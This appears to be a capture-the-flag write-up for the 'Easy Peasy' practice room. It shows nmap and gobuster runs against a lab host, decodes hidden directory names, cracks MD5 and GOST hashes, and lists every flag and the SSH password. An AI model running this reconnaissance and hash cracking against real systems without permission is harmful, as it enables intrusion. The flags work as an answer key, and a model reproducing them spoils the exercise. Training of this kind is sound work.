
Write-ups for EasypeasyCTF

Deploy the machine attached to this task and use nmap to enumerate it.


```
└─# nmap -sS -A -p- 10.10.9.111 -T4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-28 09:55 EDT
Nmap scan report for 10.10.9.111
Host is up (0.17s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.16.1
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|_  256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.43 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=4/28%OT=80%CT=1%CU=38993%PV=Y%DS=2%DC=T%G=Y%TM=626A9E8
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10C%TI=Z%CI=Z%TS=A)SEQ(SP=1
OS:08%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M505ST11NW6%O2=M505ST11NW6%O
OS:3=M505NNT11NW6%O4=M505ST11NW6%O5=M505ST11NW6%O6=M505ST11)WIN(W1=F4B3%W2=
OS:F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M505NNSN
OS:W6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   170.13 ms 10.8.0.1
2   170.31 ms 10.10.9.111

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

1. How many ports are open?
   ⇨ 3
2. What is the version of nginx?
   ⇨ 1.16.1
3. What is running on the highest port?
   ⇨ Apache

4. Using GoBuster, find flag 1.
   ⇨ flag{f1rs7_fl4g}



First download the Task File which is a wordlist text file.




```
┌──(root💀Shadow)-[/home/kali]
└─# gobuster dir -u http://10.10.9.111 -w /home/kali/Desktop/THM_rooms/easypeasyctf/easypeasy.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.9.111
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/Desktop/THM_rooms/easypeasyctf/easypeasy.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/28 10:17:05 Starting gobuster in directory enumeration mode
===============================================================
/hidden               (Status: 301) [Size: 169] [--> http://10.10.9.111/hidden/]

===============================================================
2022/04/28 10:18:37 Finished
===============================================================
```

Using GoBuster, we will get a website http://10.10.9.111/hidden/


After checking the website http://10.10.9.111/hidden/, we get nothing.

So, we again use GoBuster to find any new websites.




```
┌──(root💀Shadow)-[/home/kali]
└─# gobuster dir -u http://10.10.9.111/hidden/ -w /home/kali/Desktop/THM_rooms/easypeasyctf/easypeasy.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.9.111/hidden/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/Desktop/THM_rooms/easypeasyctf/easypeasy.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/28 10:30:27 Starting gobuster in directory enumeration mode
===============================================================
/whatever             (Status: 301) [Size: 169] [--> http://10.10.9.111/hidden/whatever/]

===============================================================
2022/04/28 10:32:02 Finished
===============================================================
```

So, we got a new wesite http://10.10.9.111/hidden/whatever. After checking the source code of the website we got a hash encrypted in Base64.



After cracking the Base64 hash using https://gchq.github.io/CyberChef/ and we got our first flag



5. Further enumerate the machine, what is flag 2?

⇨ flag{1m_s3c0nd_fl4g}


As we have reached the Dead End of the website which is running on the port 80, so, we will check port 65524, which is also a http port.

After navigating through http://10.10.9.111:65524/robots.txt, we got:

```
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
```


`User-Agent:a18672860d0510e5ab6699730763b250`

which is a md5 hash and after encrypting we get our second flag.



6. Crack the hash with easypeasy.txt,What is the flag 3?
   - ⇨ flag{9fdafbd64c47471a8f54cd3fc64cd312}


Navigate through the source code of the website http://10.10.9.111:65524/, we will get our third flag without any encrypted format.




7. What is the hidden directory?

⇨ /n0th1ng3ls3m4tt3r

On the same source page we got out hidden directory encrypted in Base62.




After decrypting we got our hidden directory.




8. Using the wordlist that provided to you in this task crack the hash what is the password?
   - ⇨ Mypasswordforthatjob

After navigating the source page of the website http://10.10.9.111:65524/n0th1ng3ls3m4tt3r, we got a gost hash.




After cracking the hash using JohnTheRipper, we get the password.




9. What is the password to login to the machine via SSH?
   ⇨ iconvertedmypasswordtobinary

